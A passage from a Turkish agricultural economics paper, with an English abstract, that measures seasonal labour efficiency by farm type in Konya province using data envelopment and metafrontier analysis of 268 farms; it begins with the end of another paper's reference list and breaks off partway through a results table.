- [29] Sarı, A. O., Tutar, M., Bilgiç, A., Baser, K. H. C., Özek, G., Koşar, M. (2011). Şevketi Bostan (*Scolymus hispanicus* L.) Bitkisini Kültüre Alma ve Seleksiyon Islahı. *Anadolu Ege Tarımsal Araştırma Enstitüsü Dergisi*, 21(2), 1-10.
- [30] Servi, H., 2019. Essential oil composition from aerial parts of *Scolymus hispanicus* L. *Journal Of Health Sciences A. J. Health Sci.* Volume 1 No 2, March 2019, 87-94
- [31] Tardío J, Pardo-de-Santayana M. 2016. Ethnobotanical analysis of wild fruits and vegetables traditionally consumed in Spain. *Mediterranean Wild Edible Plants: Ethnobotany and Food Composition* ISBN 978-1-4939-3329-7 (eBook). doi: 10.1007/978-1-4939-3329-
- [32] Uğurlu E, Seçmen, Ö., 2008. Medicinal plants popularly used in rthe villages of Yunt- Mountain (Manisa-Turkey). *Fitoterapi.*79:126-131.

TARIM SEKTÖRÜNDE İŞLETME TİPOLOJİLERİNE GÖRE MEVSİMLİK İŞGÜCÜ ETKİNLİK DÜZEYİNİN BELİRLENMESİ

Merve BOZDEMİR¹, Zeki BAYRAMOĞLU², Hasan ARISOY³, Cennet OĞUZ⁴

^{1,2,3,4}Selçuk Üniversitesi, Ziraat Fakültesi, Konya, TURKEY

mbozdemir.akademi@gmail.com

ORCID: 0000-0002-5323-2265

ÖZET

İşgücü; üretim faktörleri içerisinde hem etkileyen hem de etkilenen yapıda olması nedeniyle dinamik bir özellik taşımaktadır. Doğal kaynaklar ve sermayenin verimli ve etkin bir şekilde kullanılabilmesi işgücünün sahip olduğu nitelik ve niceliklerle doğrudan ilişkilidir. İşgücünün üretim faaliyetleri içerisinde doğrudan rol aldığı sektör tarımdır. Tarımsal üretimde işgücünün planlanması, sınıflandırılması ve üretim süreçlerine etkin katılımlarının sağlanması hem işgücü piyasalarının düzenlenmesine hem de diğer sektörlerin etkinlik düzeyinin artırılmasına katkı sağlayacaktır. Bu nedenlerle çalışma kapsamında tarım sektöründeki işletme tiplerine göre işgücü çeşitlerinin belirlenmesi ve mevsimlik işgücünün etkinlik düzeylerinin araştırılması amaçlanmıştır. Konya ilindeki toplam arazi varlığının ve işletmelerin %61,94'ünü temsil eden ilçeler araştırma alanı olarak belirlenmiştir. Araştırma alanı içerisinde toplam 268 tarım işletmesi ile görüşülmüştür. Tarım işletmelerinin %77,24'ünün işletme dışı işgücü, %22,76'sının aile işgücü ile üretim faaliyetlerine devam ettiği belirlenmiştir. Toplam işgücü içerisinde yerli ve yabancı mevsimlik işgücünün oranı %32,40'dır. İşletme dışından istihdam edilen kişilerin; %75,48'i araştırma bölgesinde ikamet eden yerel işgücünden, %24,52'si ise Şanlıurfa, Mersin ve Hatay illerinden gelen yerel gezici mevsimlik işgücünden oluşmaktadır. Daimi yabancı işgücünün %77,60'ı Afgan, %22,40'ı Suriyelidir. Çalışma kapsamında mevsimlik işgücünün hem kaynakların etkinliğine katkı sağlaması hem de verimli bir çalışma performansı göstermesi açısından tarım işletmelerinin etkinlik düzeylerindeki artışa doğrudan katkı sağladığı belirlenmiştir. Tüm karşılaştırmalar sonucunda elde edilen veriler değerlendirilerek, sorunların çözümüne yönelik yapılan değerlendirmeler sonuç kısmında verilmiştir.

Anahtar Kelimeler: *Etkinlik, İstihdam, İşletme Tipolojisi, Kaynak Kullanımı, Tarımsal İşgücü.*

¹Bu çalışma TÜBİTAK'ın 1002-Hızlı Destek Programı tarafından desteklenen 218K340 numaralı "Tarım İşletmeleri Tipolojisine Göre Mevsimlik İş Gücü Etkinliğinin Belirlenmesi: Konya İli Örneği" adlı projeden türetilmiştir.

DETERMINATION OF SEASONAL LABOR EFFICIENCY LEVELS IN THE AGRICULTURE SECTOR ACCORDING TO THE BUSINESS TYPOLOGIES

ABSTRACT

Labor; It has a dynamic feature due to its structure both affecting and influencing production factors. The efficient and effective use of natural resources and capital is directly related to the quality and quantity of the workforce. The sector in which the labor force directly plays a role in production activities is agriculture. Planning and classifying the workforce in agricultural production and ensuring their active participation in production processes will contribute to the regulation of labor markets and to increase the productivity of other sectors. For these reasons, it is aimed to determine the efficiency levels of the types of workforce according to the business typologies in the agricultural sector. Districts representing 61.94% of the total land assets and enterprises in Konya have been determined as research areas. A total of 268 agricultural enterprises were interviewed in the research area. It has been determined that 77.24% of the agricultural enterprises continue their production activities with non-enterprise labor force and 22.76% with family labor. The rate of domestic and foreign seasonal workforce in the total workforce is 32.40%. For persons employed outside the business; 75.48% is the local workforce residing in the research area, and 24.52% is the local mobile seasonal workforce from the provinces of Sanliurfa, Mersin and Hatay. 77.60% of the permanent foreign workforce is Afghan and 22.40% is Syrian. Within the scope of the study, it was determined that seasonal workforce directly contributed to the increase in the efficiency levels of agricultural enterprises in terms of both contributing to the efficiency of resources and showing a productive working performance. The data obtained as a result of all the comparisons are evaluated and the evaluations made for the solution of the problems are given in the conclusion section.

Key Words: *Efficiency, Employment, Business Typology, Resource Usage, Agricultural Labor.*

1. GİRİŞ

İnsanların yerleşik yaşama geçtiği Neolitik Çağ'da tarımsal faaliyetlerin başlamasıyla yerleşim bölgeleri gelişmiş ve insan nüfusu artmıştır. Günümüzde dünya nüfusu 7,8 milyardır. Birleşmiş Milletler'in 2015 yılında yayınladığı "Dünya Nüfus Beklentileri" raporuna göre 2050 yılında dünya nüfusunun 9,7 milyar ve 2100 yılında 11,2 milyar olması beklenmektedir. Nüfusta beklenen artışlar gıda ihtiyaçlarının karşılanmasına yönelik beklentileri ve tarımsal faaliyetler üzerindeki baskıyı arttıracaktır.

Dolayısıyla küresel piyasalarda talep artışına bağlı olarak tarımsal faaliyetlere yönelik verimli ve etkin üretim süreçlerinin planlanması gerekmektedir. Üretim sürecinin planlanabilmesi için gıda ihtiyaçlarının karşılanmasına yönelik tarımda istihdam edilen nüfusun nitelik ve nicelik yönünden sınıflandırılmasına ihtiyaç duyulmaktadır. Çünkü tarımsal işgücünün sahip olduğu bilgi ile yetenekler; üretim faaliyetlerinin verimliliğini ve etkinliğini, ürünün kalitesini, gıdanın güvenilirliğini doğrudan etkilemektedir. Teknolojiyi etkin kullanan, üretim teknikleri ve yöntemleri konusunda bilgi sahibi, beşeri ve sosyal sermaye düzeyi yüksek, iletişim becerileri gelişmiş kişilerin tarım sektöründe istihdam edilmesi üretimin verimli ve etkin bir şekilde gerçekleştirilmesini sağlayacaktır.

Türkiye’de özellikle son 10 yıl içerisinde yaşanan sosyal, kültürel ve ekonomik değişimler tarımsal istihdamın planlanmasını zorlaştırmıştır. Tarım sektörü; çalışma izinleri olmayanların, dil problemleri yaşayanların, hizmet ve sanayi sektöründe istihdam edilmek üzere yeterli teknik ve teknolojik bilgiye sahip olmayanların istihdam sürecini kolaylaştırması nedeniyle özellikle yabancı işgücü için önemli bir geçim kaynağıdır. Türkiye’de son 10 yıl içerisinde artan göçmen-mülteci nüfus yaşamlarını devam ettirebilmek ve iş piyasalarına katılım sağlayabilmek için tarım sektörüne yönelik işgücü arzında bulunmaktadır. Kırsal alanda işgücüne yönelik yaşanan değişim ve dönüşümler işgücünün planlanmasına duyulan ihtiyacın artmasına neden olmaktadır. Bunun içinde işgücü çeşitlerine göre etkinlik düzeyinin belirlenmesine ve iş başarısına yönelik katkıların tespit edilmesine ihtiyaç duyulmaktadır. Tarımsal işgücüne yönelik yapılacak planlamalar işgücü piyasalarında yapısal ve gizli işsizlik oranlarının azaltılmasına, kırsal alanda istihdam yaratmak üzere yapılacak yatırımların sürdürülebilirliğine katkı sağlayacaktır.

2. MATERYAL YÖNTEM

2.1 Materyal

Bu çalışma kapsamında tarım sektöründeki işletme tipolojilerine göre işgücü etkinliğinin analiz edilmesine yönelik hem birincil hem de ikincil verilerden yararlanılmıştır. Birincil verilerin elde edilmesinde Konya ilinde tabakalı tesadüfi örnekleme yöntemine göre belirlenen tarım işletmeleriyle yapılan yüz yüze anketlerden elde edilen bilgilerden yararlanılmıştır. İkincil verilerin derlenmesinde ise konu ile ilgili yapılan benzer proje raporlarından, kitap, makale ve dergilerden faydalanılmıştır.

2.2 Yöntem

Çalışma alanının seçiminde; Konya ilinin tarımsal üretim potansiyeli, üretim deseninin çeşitliliği ve bölgede tarımsal istihdamın yüksek olması etkili olmuştur. Konya ilinin geniş yüzölçümü nedeniyle popülasyonun sınırlandırılmasında; işletme yapıları ve tarımsal üretim desenleri dikkate alınmıştır. Bölgeyi en iyi temsil edecek alanlar örnekleme seçilmiştir. Seçilen ilçeler (Ereğli, Karapınar, Çumra, Hadim, Bozkır, Seydişehir, Beyşehir, Yunak, Akşehir, Ilgın, Altınekin, Kulu, Cihanbeyli, Karatay) Konya ilindeki toplam arazi varlığının ve işletmelerin %61,94’ünü temsil etmektedir. Örnek işletmelerin

seçiminde “Tabakalı Tesadüfî Örneklem Yöntemi” (Formül1-2) uygulanmış, %99 güven ve %5 hata sınırları içerisinde çalışılmıştır.

$$n = \frac{\sum(Nh * Sh)^2}{N^2 * D^2 + \sum(Nh * Sh^2)} \quad (1)$$

$$D^2 = \frac{d^2}{z^2} \quad (2)$$

İşletmelerin tabakalara dağılımında kullanılan formüle (3) göre işletmeler dört grup incelenmiştir.

$$n = (N_h S_h * n) / \sum N_h * S_h \quad (3)$$

Formülde;

n: Örnek sayısı,

N: Ana kitledeki işletme sayısı,

N_h: h’inci tabakadaki işletme sayısı,

S_h: h’inci tabakanın varyansı,

d: Ana kitle ortalamasından izin verilen hata payı,

z: Hata oranına göre standart normal dağılım tablosundaki z değerini ifade etmektedir (Yamane, 1967).

Tablo 1. İşletme Genişlik Gruplarına Göre Örnek İşletme Sayıları (adet)

İşletme Büyüklüğü	N _h	S _h	Ortalama	CV	N _h *S _h	N _h *(S _h) ²	n
15-50	18.888	9,94	32	31,05	187.654,98	1.864.379	18
51-150	28.873	28,47	91,56	31,09	821.892,08	23.395.788	78
151-500	18.900	81,42	247,08	32,95	1.538.797,84	125.285.651	145
501-+	1.477	195,27	605,56	32,25	288.409,85	56.317.021	27
Toplam	68.138				2.836.754,75	206.862.839	268

Tarım işletmeleri tipolojisinin belirlenmesinde Avrupa Birliği (AB)’nin Çiftlik Muhasebe Veri Ağı (ÇMVA) (Farm Accountancy Data Network) sisteminden yararlanılmıştır. Tarım işletmelerinin tipolojileri belirlenirken standart brüt kâr dikkate alınmıştır. ÇMVA sistemine göre; standart brüt kârın hesaplanmasında; bitkisel ve hayvansal üretim değerlerinden çıkarılması gereken bitkisel ve hayvansal üretimdeki özel değişen masraflarının belirlenmesinde Çelik (2012)’in FADN sistemine göre standart faaliyet sonuçlarını hesaplama yönteminden yararlanılmıştır.

AB’nin ÇMVA sistemine göre işletme tipolojileri; genel 9, temel 22 ve özel 62 işletme tipinde tanımlanmaktadır. Sistem içerisinde işletme tipolojileri birçok işletme tipini içine alabilecek şekilde

düzenlenmiştir. Bu çalışma kapsamında işletmelerin genel olarak 9 tipte yapılan sınıflandırılması kullanılmıştır. Genel işletme tipleri;

P1. Uzmanlaşmış Tarla Bitkileri Yetiştiriciliği (UTBY)

P2. Uzmanlaşmış Bahçecilik (UBBY)

P3. Uzmanlaşmış Uzun Ömürlü Bitkiler (Meyve) Yetiştiriciliği (UDBY)

P4. Uzmanlaşmış Otlayan Hayvan Yetiştiriciliği (Büyükbaş ve Küçükbaş Hayvanlar) (UOHY)

P5. Uzmanlaşmış Tek Mideli Hayvan Yetiştiriciliği (Kanatlı Hayvanlar ve Tavşan) (UTMHY)

P6. Karışık Bitkisel Ürün Yetiştiriciliği (KBÜY)

P7. Karışık Hayvan Yetiştiriciliği (KHY)

P8. Karışık Bitkisel Ürün ve Hayvan Yetiştiriciliği (KBHY)

P9. Sınıflandırılmayan İşletmelerdir (USI) (Çelik, 2017).

Çalışma kapsamında tarım işletmelerindeki işgücünün dağılımı belirlenirken Bayramoğlu ve Bozdemir (2020)'in terminolojik işgücü sınıflandırması referans alınmıştır. İşgücü etkinliğinin belirlenmesinde ise Tablo 2'de bulunan katsayılardan yararlanılarak etkinlik analizleri yapılmıştır.

Tablo 2. Etkinlik Derecelendirme ve Sınıflandırmada Kullanılan Katsayılar

Etkinlik Derecesi	Etkinlik Katsayısı
Tam Etkinsiz	0.000 / 0.250
Etkinsiz	0.251 / 0.500
Az Etkin	0.501 / 0.750
Etkin	0.751 / 0.999
Tam Etkin	1.000

Kaynak: Bozdemir, 2017.

İşletmelerde işgücü çeşitlerine göre etkinlik düzeylerinin hesaplanmasında “Veri Zarflama Analizi” (VZA) kullanılmıştır. Etkinlik analizleri; Farrell (1957) tarafından etkinlik düzeyini analiz etmek amacıyla yönelik bir model olarak tasarlanmış daha sonra Charnes, Cooper ve Rhodes (1978) tarafından ölçeğe sabit getiri (CCR) varsayımına dayalı olarak geliştirilmiştir. Banker, Charnes ve Cooper (1984) tarafından da ölçeğe değişen getiri (BCC) varsayımı ile model genişletilmiştir. İki ekonometri modelinin temel farkı kısıtlarıdır. BCC modelinde bulunan “dualine konveks” kısıtı karar birimlerinin ölçeğe getirilerinin belirlenmesinde kullanılmaktadır (Sevimeser, 2005; Özden, 2008). Bu çalışma kapsamında VZA yöntemi ile örnek işletmelerin toplam etkinlik (TpE), teknik etkinlik (TE) ve ölçek etkinlik (ÖE) değerleri hesaplanmıştır.

TE; uygun girdi bileşenlerinin kullanılarak maksimum çıktı düzeyine ulaşılmasında örnek işletmelerin sahip olduğu işgücünün ne düzeyde etkin olduğunu belirlemek amacıyla kullanılmıştır.

ÖE; uygun ölçekte üretim başarısının gerçekleştirilmesinde işgücünün etkisini saptamak için kullanılmıştır.


TE; değerinin hesaplanması için; TE ve ÖE çarpılmaktadır.

$$\text{Toplam Etkinlik} = \text{Teknik Etkinlik} * \text{Ölçek Etkinliği} \quad (4)$$

İşgücü ücret karşılıkları her işgücü birimi için örnek işletmeler ortalamasından belirlenerek kaynak kullanım etkinliği çalışmada hesaplanmıştır. Ayrıca ekonomik olarak birim değeri bilinen işgücü kaynağının ekonomik etkinlik (EE) derecesi; TE ve kaynak kullanım etkinliğinin (KKE) çarpılması ile elde edilmiştir.

$$\text{Ekonomik Etkinlik} = \text{Teknik Etkinlik} * \text{Kaynak Kullanım Etkinliği} \quad (5)$$

Çalışma kapsamında etkinlik derecelerinin belirlenmesinde etkili olan farklılıkların ölçülmesi amacıyla Metafrontier Analiz (MFA) yöntemi kullanılmıştır. Hayami ve Ruttan (1970)'ın geliştirdiği sınır yaklaşımı, 2008 yılında O'Donnell vd. tarafından farklı grupların etkinlik karşılaştırmalarında kullanılmak üzere geliştirilmiştir. Metafrontier Analiz yönteminde her bir işletme grubunu ayrı ayrı ve birlikte analiz edecek etkinlik skorları belirlenir. Skorlar arasındaki farklar Teknoloji Oranı (TO)'nı ve işletmeler için teknolojik açık noktalarını belirlemede kullanılmaktadır. Aynı üretim teknolojisini kullanmalarına rağmen farklı işletme tipolojilerinde yer alan örneklerdeki tarım işletmelerinin etkinlik dereceleri genel bir sınır fonksiyonu altında incelenebilmektedir (Moreira ve Bravo-Ureta, 2010). Metafrontier Analizi farklı grupta yer alan işletmelerde üretim sınırının geliştirilerek etkinliğin ölçülmesine fayda sağlamaktadır. O'Donnell vd. (2008) stokastik metafrontierlerin sınırının dışında kalan ve yeni bir oluşumu garanti edemeyen sınırları belirleyerek Metafrontier fonksiyon modelini geliştirmiştir. (Şekil 1).



Şekil 1. Metafrontier Fonksiyonu

İşletme tipolojilerine göre gruplandırılmış tarım işletmelerinin etkinlik dereceleri arasındaki fark (belirli sınıra göre uzaklık) teknolojik açık (meta teknoloji) oranı olarak ifade edilmektedir (Battese, vd., 2004; O'Donnell, vd., 2008). Teknolojik açık 0 ile 1 arasında değer alır ve işletme tipolojisine ait işletmelerin etkinlik sınırı, üretim sınırına göre karşılaştırılır.

$$\text{Meta Teknoloji Oranı} = \text{Metafrontier Teknik Etkinlik} / \text{İşletme Tipolojilerine Göre Etkinlik (Kısmî Etkinlik)} \quad (6)$$

3. ARAŞTIRMA BULGULARI

Araştırma örneğini oluşturan toplam 268 tarım işletmesinin %77,24'ü işletme dışı işgücü istihdam ederken, %22,76'sı yalnızca aile işgücü ile üretim faaliyetlerine devam etmektedir. İşletme dışı işgücü istihdam etmeyen tarım işletmeleri genellikle küçük ölçekli olup üretim faaliyetleri için aile işgücünün varlığı yeterli olmaktadır. İşletmeler ortalamasına göre cinsiyet farklılığı olmaksızın işgücünün dağılımı; işletme içi %54,58 ve işletme dışı %45,42'dir. İşletme içinde ücretsiz aile işgücünü temsil eden kişilerin dağılımında ise işgücünün %78,64'ünün kadın, %21,36'sının erkek olduğu belirlenmiştir. Toplam işgücünün %32,40'ını ise yerli ve yabancı mevsimlik işgücü oluşturmaktadır. İşletme dışından istihdam edilen kişilerin; %75,48'i araştırma bölgesinde ikamet eden yerel işgücünden, %24,52'si ise Şanlıurfa, Mersin ve Hatay illerinden gelen yerel gezici mevsimlik işgücünden oluşmaktadır. Daimi yabancı işgücünün %77,60'ı Afgan, %22,40'ı Suriyelidir. Yabancı gezici mevsimlik işgücünün tamamı ise Suriyeli'dir. İşgücünün dağılımında Bayramoğlu ve Bozdemir (2020)'in tarım işletmelerindeki işgücüne yönelik yapmış oldukları terminolojik ifadeler dikkate alınmıştır.

Çalışma kapsamında etkinlik değerlerinin hesaplanması ve yorumlanmasında işletmede kullanılan girdilerden yararlanılmıştır. Etkinlik analizleri için GSÜD'ye etki eden değişkenler ve miktarları belirlenmiş, çıktı-girdi değerlerinin ortalamaları, minimum-maksimum değerleri, standart sapmaları (SS) Tablo 3'de verilmiştir. GSÜD dekara ortalaması en yüksek işletmeler (3.608,81 TL) hayvan yetiştiriciliğinde uzmanlaşmış olanlardır. Mevsimlik işgücünün en yoğun olduğu işletme tipi (1.921,00 saat) KBHY'dir. İşletme içi işgücü kullanımının en yüksek olduğu işletme tipi (10.880,00 saat) UDBY'dir. İşletme tiplerine göre işgücü kullanımının değişmesi nedeniyle etkinlik analizinde kullanılacak en doğru yöntem meta sınır analizidir.

Tablo 3. İncelenen İşletmelerin Tanımlayıcı İstatistikleri

İşletme Tipolojileri	Tanımlayıcı İstatistikler	GSÜD (TL/da)	Mevsimlik İşgücü (saat)	İşletme İçi İşgücü (saat)	Gübre (kg/da)	Mazot (litre/da)	Toplam İşletme Arazisi (da)	Maliyet (TL/da)
KHY	Ortalama	3.608,81	58,10	1.940,00	141,20	2.197,36	201,95	362,30
	Minimum	724,83	1,00	200,00	22,00	177,69	32,00	96,85
	Maksimum	10.828,01	961,00	4.960,00	378,00	11.261,54	1.000,00	684,38
	SS	2.545,02	213,53	1.485,62	95,83	2.811,45	240,49	147,11
KBUY	Ortalama	1.464,61	180,73	2.185,45	189,09	5.323,66	483,27	354,96
	Minimum	332,61	1,00	240,00	130,00	605,54	125,00	132,15
	Maksimum	2.798,64	1.648,00	4.920,00	345,00	23.462,31	2.115,00	686,58
	SS	781,41	487,39	2.077,56	68,09	6.575,58	576,46	148,36
KBHY	Ortalama	2.196,29	183,38	1.924,61	220,21	2.572,85	234,96	448,74
	Minimum	142,67	1,00	1,00	48,00	358,85	30,00	129,65
	Maksimum	4.953,51	1.921,00	7.760,00	590,00	5.776,15	500,00	854,78
	SS	1.202,05	387,49	1.448,78	108,41	1.603,91	142,80	151,02
UDBY	Ortalama	2.166,86	283,30	3.616,00	201,20	2.470,46	255,50	550,35
	Minimum	1.378,12	1,00	640,00	20,00	484,62	65,00	344,25
	Maksimum	2.896,71	1.211,00	10.880,00	398,00	8.707,69	712,00	797,00
	SS	422,55	354,57	3.122,75	125,75	2.387,57	219,56	157,06
UBBY	Ortalama	1.871,10	183,30	1.980,00	255,80	9.659,81	399,65	700,97
	Minimum	1.619,00	1,00	240,00	90,00	576,92	50,00	320,82
	Maksimum	2.076,00	1.211,00	6.080,00	620,00	86.685,38	3.120,00	1.128,31
	SS	169,60	366,26	1.685,63	154,58	27.066,69	956,41	223,63
UTBY	Ortalama	1.087,46	264,17	2.499,43	202,25	3.629,60	321,21	476,62
	Minimum	134,14	1,00	240,00	30,00	170,00	15,00	108,72
	Maksimum	3.708,67	2.641,00	9.200,00	414,00	21.046,15	1.825,00	874,58
	SS	609,73	443,29	1.986,78	106,68	3.252,27	271,82	175,23
İO	Ortalama	1.592,31	226,18	2.346,96	202,87	3.553,19	301,41	468,39
	Minimum	289,97	1,00	202,00	39,13	254,83	27,09	129,87
	Maksimum	4.371,51	2.217,71	8.353,28	452,35	19.213,22	1.505,26	855,10
	SS	861,56	410,11	1.871,84	107,15	3.867,68	278,62	168,10

Teknik etkinlik değeri; saf teknik etkinlik ve ölçek etkinliğinin bir sonucudur. İncelenen işletmelerde teknik açıdan etkin olanlar eş zamanlı olarak saf teknik etkinliği de sağlamışlardır. Teknik açıdan etkin bir tarım işletmesinde işletmeci; üretim bilgisi, yetiştiricilik yeteneği, yönetim kabiliyeti, işgücünün planlanması açısından yeterli bilgiye sahiptir. İşletmecinin sahip olduğu yönetim kabiliyeti üretimde kullanılan girdilerin etkinliğine doğrudan katkı sağlamaktadır. Böylece işletme dışından üretim sürecine katılan işgücü de etkin bir çalışma performansı gösterecektir. Bu işletmelerin teknik etkinliği kaynakların rasyonel kullanımına imkân oluşturarak ölçek etkinliğini de sağlayacaktır.

Çalışma kapsamında incelenen işletmelerin meta etkinlik katsayıları, kısmî etkinlik katsayıları ve meta teknoloji oranları Tablo 4’de verilmiştir. Meta teknik katsayılar VZA analizleri ile elde edilmiş değerlerdir. Kısmî etkinlik katsayıları; her işletme tipolojisi grubu için etkinlik derecelerinin hesaplanması sonucunda elde edilmiştir. Meta teknoloji oranları; meta teknik katsayıların, kısmî etkinlik katsayılarına bölünmesi sonucu elde edilmiştir. Meta teknoloji oranınının 1’e eşit olması; kısmî grup

sınırının meta grup sınırı ile aynı, 1'den küçük olması kısmî grup sınırının meta grup sınırının altında olduğunun göstergesidir (Özden, A., 2016).

Çalışma kapsamında meta teknik katsayılar açısından etkin olan işletmelerin; hayvan, bitki ve hayvan, bahçe bitkileri, tarla bitkileri yetiştiricileri olduğu görülmektedir. Kısmî etkinlik katsayılarında ise her işletme tipolojisinde etkin bir işletmenin varlığı söz konusudur. Kısmi etkinlik değerleri üretim teknikleri ve teknoloji kullanımı açısından benzer dağılım gösteren işletmeleri gruplandırıldığı için daha net sonuçlara sahiptir. Dolayısıyla kısmi etkinlik değerleri işletme tipolojilerine göre üretim faaliyetlerinin daha doğru analiz edilmesini ve planlanmasını sağlar. İşletmelerin kısmi etkinlik katsayıları; minimum-maksimum değerler ve standart sapma değeri dikkate alınarak Tablo 4'de incelenmiştir. Standart sapma değerlerinin yüksek olduğu tipolojilerde işletmeler arasındaki girdi kullanım farklılıklarının yüksek olduğu, işletmelerin heterojen dağılım gösterdiği tespit edilmiştir. Örneğin meta teknik katsayılar incelendiğinde; UDBY'de uzmanlaşmış işletmelerdeki girdi kullanımının, diğer işletmelere göre daha yüksek farklılıklar içerdiği standart sapma değerlerinden tahmin edilmektedir. UDBY işletmelerinde etkinlik derecesinin aldığı maksimum değerin 0,774 olması nedeniyle tam etkinliğin kaynak kullanımındaki israf nedeniyle sağlanamadığı ve işletmenin rasyonel yönetiminde problemlerle karşılaşıldığı söylenebilir. Söz konusu kayıpların engellenmesi için işgücünün yeteneklerinin geliştirilmesine ve niteliklerinin artırılmasına ihtiyaç duyulmaktadır.

Tablo 4. İncelenen İşletmelerde Meta Teknik Katsayılar

İşletme Tipolojileri	Tanımlayıcı İstatistikler	Meta Teknik Katsayılar			Kısmi Etkinlik Katsayıları			Meta Teknoloji Oranları			Ekonomik Etkinlik
		Teknik Etkinlik	Saf Teknik Etkinlik	Ölçek Etkinlik	Teknik Etkinlik	Saf Teknik Etkinlik	Ölçek Etkinlik	Teknik Etkinlik	Saf Teknik Etkinlik	Ölçek Etkinlik	
KHY	Ortalama	0,535	0,624	0,885	0,751	0,875	0,865	0,712	0,713	1,023	0,243
	Minimum	0,161	0,186	0,360	0,246	0,274	0,366	0,654	0,679	0,984	0,047
	Maksimum	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000
	Standart Sapma	0,159	0,207	0,152	0,366	0,510	0,366	0,434	0,406	0,415	0,224
KBUY	Ortalama	0,431	0,541	0,957	0,940	0,965	0,975	0,459	0,561	0,982	0,417
	Minimum	0,259	0,275	0,747	0,831	0,848	0,874	0,312	0,324	0,855	0,160
	Maksimum	0,518	0,561	1,000	1,000	1,000	1,000	0,518	0,561	1,000	1,000
	Standart Sapma	0,074	0,075	0,074	0,516	0,516	0,516	0,143	0,145	0,143	0,302
KBHY	Ortalama	0,522	0,568	0,929	0,911	0,936	0,974	0,573	0,607	0,954	0,205
	Minimum	0,230	0,237	0,608	0,471	0,471	0,746	0,488	0,503	0,815	0,005
	Maksimum	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000
	Standart Sapma	0,128	0,152	0,072	0,100	0,103	0,040	1,286	1,482	1,780	0,194
UDBY	Ortalama	0,485	0,561	0,894	0,779	0,925	0,852	0,623	0,606	1,049	0,312
	Minimum	0,167	0,168	0,679	0,257	0,262	0,671	0,650	0,641	1,012	0,125
	Maksimum	0,774	1,000	0,996	1,000	1,000	1,000	0,774	1,000	0,996	1,000
	Standart Sapma	0,201	0,263	0,109	0,324	0,314	0,335	0,620	0,839	0,326	0,316
UBBY	Ortalama	0,650	0,712	0,921	0,915	0,947	0,967	0,710	0,752	0,952	0,331
	Minimum	0,533	0,571	0,666	0,723	0,797	0,723	0,737	0,716	0,921	0,009
	Maksimum	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000
	Standart Sapma	0,144	0,167	0,098	0,344	0,356	0,329	0,419	0,470	0,298	0,316
UTBY	Ortalama	0,506	0,553	0,932	0,705	0,767	0,928	0,718	0,721	1,004	0,259
	Minimum	0,242	0,244	0,515	0,313	0,316	0,720	0,773	0,772	0,715	0,009
	Maksimum	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000	1,000
	Standart Sapma	0,121	0,165	0,092	0,174	0,338	0,190	0,695	0,488	0,484	0,078

Kısmi etkinlikte girdi kullanımından kaynaklanan farklılıkların tespitinde meta teknoloji oranının aldığı değerlerden faydalanılır. Girdi kullanımına yönelik gerçekleştirilen etkinlik analizlerinde 1 dekar alanda elde edilen GSÜD’de herhangi bir değişiklik olmaksızın kullanılan girdi miktarlarının (mevsimlik işgücü, işletme içi işgücü, gübre, mazot, toplam işletme arazisi ve maliyetler) oransal olarak ne kadar azaltılması gerektiği tespit edilir. Ancak girdi miktarlarındaki oransal fazlalıklar tespit edildikten sonra işletmelerin üretim süreçlerindeki etkinlik düzeyleri artırılacak ve kaynak kullanımı rasyonel düzeye getirilebilecektir. Böylece tarım işletmelerinin ekonomik sürdürülebilirliğe de katkıda bulunulacaktır. İşletmelerin etkinlik derecelerine göre dağılımları Tablo 5’de incelenmiştir. Çalışma kapsamında işletme ortalamalarında; tam etkin işletmelerin dekara GSÜD 2.905,08 TL ve tam etkinsiz işletmelerde 1.088,33 TL’dir. Kaynak kullanım etkinliğinin gelire yansımaları GSÜD’ler arasındaki farklılıktan kolaylıkla anlaşılabilir. Bu nedenle kaynak israfının önüne geçilmesi işletme gelirlerinin artışına doğrudan katkı sağlayacaktır.

Etkinlik derecelerinin belirlenmesinde kullanılan girdilerden biri olan mevsimlik işgücünün işletmeler ortalamasındaki çalışma saatleri incelendiğinde; tam etkin ve tam etkinsiz işletmeler arasında saat farkının 1,40 birim fazla olduğu görülmektedir. Mevsimlik işgücü; hem kaynakların etkinliğine

katkı sağlaması hem de verimli bir çalışma performansı göstermesi açısından tarım işletmelerinin etkinlik düzeylerindeki artışa doğrudan katkı sağlamaktadır. İşletmeler ortalamasında maliyetlerin düşük olduğu işletmelerde ise etkinlik sorunun yaşandığı tespit edilmiştir. Tam etkinsiz işletmelerin dekara maliyetleri 209,54 TL iken tam etkin işletmelerin dekara maliyet 560,45 TL'dir. Elde edilen bu değerlere göre kaynakların az ya da çok kullanımının değil optimal kullanımının gerekli olduğu sonucuna ulaşılmaktadır. İşletmelerde kullanılan girdilere yönelik optimal kullanım düzeylerinin elde edilebilmesi için ise işletmecilerin rasyonel kararlar alabilmesi ve işletme planlamasında başarılı olabilmesi gerekmektedir.

İşletme tipolojilerine göre mevsimlik işgücünün etkinsizlik kaynağı incelendiğinde hayvan ve tarla bitkileri yetiştiren işletme tipolojilerinde farklılıkların olduğu belirlenmiştir. Hayvan yetiştiren tam etkinsiz işletmelerde mevsimlik işgücünün çalışma süresi 8 saat azaltılır ise mevcut kaynaklardan tasarruf sağlanabilecektir. Tarla bitkileri yetiştiren işletmelerde ise tam etkin işletmelerde mevsimlik işgücü 361 saat üretim faaliyetlerine katılırken, tam etkinsiz işletmelerde 481 saatlik bir çalışma süresi söz konusudur. Tarla bitkileri yetiştiren tam etkinsiz işletmelerin mevsimlik işgücünün çalışma süresini 120 saat azaltması gerekmektedir. Etkinliğin azalmasına neden olan zaman kaybı; tarım işletmelerindeki teknoloji kaynaklarının yetersiz olmasından ya da ölçeğe uygun teknoloji kullanılmamasından kaynaklanmaktadır. Zamandan tasarruf sağlanabilmesi için teknik bilgi sahibi ve teknolojiyi doğru yönetebilen işgücünün işletmelerde istihdam edilmesine ihtiyaç duyulmaktadır.

Tablo 5. Etkinlik Derecelerine Göre İşletmelerin Çıktı ve Girdi Değişkenlerinin Değerleri

İşletme Tipolojileri	Tanımlayıcı İstatistikler	GSÜD (TL/da)	Mevsimlik İşgücü (saat)	İşletme İçi İşgücü (saat)	Gübre (kg/da)	Mazot (litre/da)	Toplam İşletme Arazisi (da)	Maliyet (TL/da)
KHY	Tam Etkinsiz	724,83	8,00	200,00	46,00	980,77	239,00	96,85
